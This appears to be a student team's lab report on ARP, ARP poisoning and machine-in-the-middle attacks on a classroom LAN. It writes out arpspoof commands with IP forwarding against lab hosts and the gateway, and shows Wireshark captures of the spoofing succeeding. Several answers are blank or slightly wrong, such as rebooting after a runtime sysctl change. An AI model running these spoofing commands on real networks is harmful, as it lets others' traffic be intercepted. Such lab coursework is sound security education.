Team:

- Maximilian Nowak
- Thomas Winter
- Simon Nenning

1 Reconnaissance

- What is the ip address of your PC ?

192.168.10.13/24

- What is the default gateway ?

192.168.10.254

- Over which physical interface are the PCs communicating with each other and the gateway- What is the ip address of your PC

eno1

2 ARP

- How is this table looking on your host ?

```
it-security@office:~$ ip neigh
192.168.10.12 dev eno1 lladdr 6c:0b:84:3c:a4:47 STALE
192.168.10.254 dev eno1 lladdr 00:1a:8c:6c:4b:88 REACHABLE
192.168.10.253 dev eno1 lladdr de:bf:bc:6b:03:7b STALE
```


- What changes in this table when pinging a host ?

The host we pinged was added to the table

```
it-security@office:~$ ping 192.168.10.11
PING 192.168.10.11 (192.168.10.11) 56(84) bytes of data.
64 bytes from 192.168.10.11: icmp_seq=1 ttl=64 time=0.426 ms
64 bytes from 192.168.10.11: icmp_seq=2 ttl=64 time=0.427 ms
64 bytes from 192.168.10.11: icmp_seq=3 ttl=64 time=0.447 ms
^C
--- 192.168.10.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.426/0.433/0.447/0.009 ms
it-security@office:~$ ip neigh
192.168.10.12 dev eno1 lladdr 6c:0b:84:3c:a4:47 STALE
192.168.10.11 dev eno1 lladdr 6c:0b:84:3c:a3:ae REACHABLE
192.168.10.254 dev eno1 lladdr 00:1a:8c:6c:4b:88 REACHABLE
192.168.10.253 dev eno1 lladdr de:bf:bc:6b:03:7b STALE
```

- Use Wiresharkto trace ARP network traffic while pinging a host What can you determine about the functionality of ARP from this trace?

Arp asks about the mac adress to this ip because we are in the same local lan



No.	Time	Source	Destination	Protocol	Length	Info
5	6.014287630	Universa_3c:a3:de	Broadcast	ARP	42	Who has 192.168.10.16? Tell 192.168.10.13
6	6.014489194	Universa_3c:a4:90	Universa_3c:a3:de	ARP	60	192.168.10.16 is at 6c:0b:84:3c:a4:90
27	11.172582457	Universa_3c:a4:90	Universa_3c:a3:de	ARP	60	Who has 192.168.10.13? Tell 192.168.10.16
28	11.172604127	Universa_3c:a3:de	Universa_3c:a4:90	ARP	42	192.168.10.13 is at 6c:0b:84:3c:a3:de
34	15.874601894	Universa_3c:a3:de	de:bf:bc:6b:03:7b	ARP	42	Who has 192.168.10.253? Tell 192.168.10.13
35	15.874983671	de:bf:bc:6b:03:7b	Universa_3c:a3:de	ARP	60	192.168.10.253 is at de:bf:bc:6b:03:7b
37	16.095562554	de:bf:bc:6b:03:7b	Universa_3c:a3:de	ARP	60	Who has 192.168.10.13? Tell 192.168.10.253
38	16.095588630	Universa_3c:a3:de	de:bf:bc:6b:03:7b	ARP	42	192.168.10.13 is at 6c:0b:84:3c:a3:de

3 ARP Poising

- Find out how to start `arpspoof` to achieve the reuslt described above

```
man arpspoof
```


- Simons's mac: 6c:0b:84:3c:a3:ae Host C
- Thommy's mac: 6c:0b:84:3c:a4:47 Host A
- Maxl's mac: 6c:0b:84:3c:a3:de Host B
- Simons's ip: 192.168.10.11 Host C
- Thommy's ip: 192.168.10.12 Host A
- Maxl's ip: 192.168.10.13 Host B

```
$ arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]
```

```
$ arpspoof -i [eno1] -t [192.168.10.12] [192.168.10.13]
```

- Show the attack was succesful

in this screenshot we see that host B now has the mac of host c



No.	Time	Source	Destination	Protocol	Length	Info
2	0.748677690	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
4	2.748790101	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
6	4.748967860	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
8	6.749039862	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
10	8.749157043	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
12	10.749315227	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
14	12.749388187	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae
16	14.749514983	Universa_3c:a3:ae	Universa_3c:a4:47	ARP	60	192.168.10.13 is at 6c:0b:84:3c:a3:ae

in this screenshot we see the spoofed response in detail

```
39 17.009150268  Universa_3c:a4:47  Universa_3c:a3:de  ARP  42 192.168.10.12 is at 6c:0b:84:3c:a4:47
42 17.180300753  Universa_3c:a4:47  Universa_3c:a3:de  ARP  42 Who has 192.168.10.13? Tell 192.168.10.12
43 17.180412682  Universa_3c:a3:de  Universa_3c:a4:47  ARP  60 192.168.10.13 is at 6c:0b:84:3c:a3:de
61 18.496628442  Universa_3c:a3:ae  Universa_3c:a4:47  ARP  60 192.168.10.254 is at 6c:0b:84:3c:a3:ae
62 18.600088884  Universa_3c:a3:ae  Universa_3c:a4:47  ARP  60 192.168.10.254 is at 00:1a:8c:6c:4b:88
71 19.600363075  Universa_3c:a3:ae  Universa_3c:a4:47  ARP  60 192.168.10.254 is at 00:1a:8c:6c:4b:88
85 20.600664627  Universa_3c:a3:ae  Universa_3c:a4:47  ARP  60 192.168.10.254 is at 00:1a:8c:6c:4b:88

▸ Frame 43: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eno1, id 0
▾ Ethernet II, Src: Universa_3c:a3:de (6c:0b:84:3c:a3:de), Dst: Universa_3c:a4:47 (6c:0b:84:3c:a4:47)
  ▸ Destination: Universa_3c:a4:47 (6c:0b:84:3c:a4:47)
  ▸ Source: Universa_3c:a3:de (6c:0b:84:3c:a3:de)
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Universa_3c:a3:de (6c:0b:84:3c:a3:de)
    Sender IP address: 192.168.10.13
    Target MAC address: Universa_3c:a4:47 (6c:0b:84:3c:a4:47)
    Target IP address: 192.168.10.12

0000  6c 0b 84 3c a4 47 6c 0b  84 3c a3 de 08 06 00 01   l··<·Gl·  ·<······
0010  08 00 06 04 00 02 6c 0b  84 3c a3 de c0 a8 0a 0d   ######l·  ·<######
0020  6c 0b 84 3c a4 47 c0 a8  0a 0c 00 00 00 00 00 00   l··<·G··  ########
0030  00 00 00 00 00 00 00 00  00 00 00 00               ########  ####
```

for further inspection the arp table with the spoofed mac to ip address

```
it-security@office:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether   00:1a:8c:6c:4b:88   C                     eno1
192.168.10.13            ether   6c:0b:84:3c:a3:ae   C                     eno1
192.168.10.253           ether   de:bf:bc:6b:03:7b   C                     eno1
it-security@office:~$
```

4 Machine-in-the-middle

A)


-What can you see in Wireshark on host A ?

```
$ nc -4 192.168.10.13 40000
```

```
tcp.port == 40000

No.  Time            Source          Destination     Protocol  Length  Info
10   17.356029164    192.168.10.12   192.168.10.13   TCP       77      60204 → 40000 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=11 TSval=2243757652 TSecr=1387613714
11   17.356458257    192.168.10.13   192.168.10.12   TCP       66      40000 → 60204 [ACK] Seq=1 Ack=12 Win=510 Len=0 TSval=1387657495 TSecr=2243757652

▸ Frame 10: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eno1, id 0
▾ Ethernet II, Src: Universa_3c:a4:47 (6c:0b:84:3c:a4:47), Dst: Universa_3c:a3:de (6c:0b:84:3c:a3:de)
  ▸ Destination: Universa_3c:a3:de (6c:0b:84:3c:a3:de)
  ▸ Source: Universa_3c:a4:47 (6c:0b:84:3c:a4:47)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.10.12, Dst: 192.168.10.13
▸ Transmission Control Protocol, Src Port: 60204, Dst Port: 40000, Seq: 1, Ack: 1, Len: 11

0000  6c 0b 84 3c a3 de 6c 0b  84 3c a4 47 08 00 45 00   l··<··l·  ·<·G··E·
0010  00 3f c1 f4 40 00 40 06  e3 5a c0 a8 0a 0c c0 a8   ·?··@·@·  ·Z######
0020  0a 0d eb 2c 9c 40 c4 51  7f 58 34 07 fa 02 80 18   ###,·@·Q  ·X4######
0030  01 f6 95 9b 00 00 01 01  08 0a 85 bd 06 54 52 b5   ########  #####TR·
0040  4e 12 67 65 74 20 6d 65  20 6f 75 74 0a            N·get me  out·
```

-What can you see in Wireshark on host B ?

```
$ sudo nc -l 40000
```



What can you see in Wireshark on host C ?

Nothing to see here

B)

- What are the necessary commands ?

- Host A

```
$ nc -4 192.168.10.13 40000
```

- Host B


```
$ sudo nc -l 40000
```

- Host C


```
$ sudo arpspoof -i eno1 -t 192.168.10.12 192.168.10.13 -r
```

C)


- What can you see in Wireshark on host A ?



- What can you see in Wireshark on host B ?



- What can you see in Wireshark on host C ?



D)

- Host A

`$ curl neverssl.com` **because we want to see the traffic**


- Host B

nothing to do here


- Host C

For enabling the packet forwarding `$ sysctl -w net.ipv4.ip_forward=1` then we should reboot `$ sudo reboot` Then enable the arpspoof with forwarding `$ sudo arpspoof -i eno1 -t 192.168.10.12 192.168.10.254 -r`


Host A wireshark

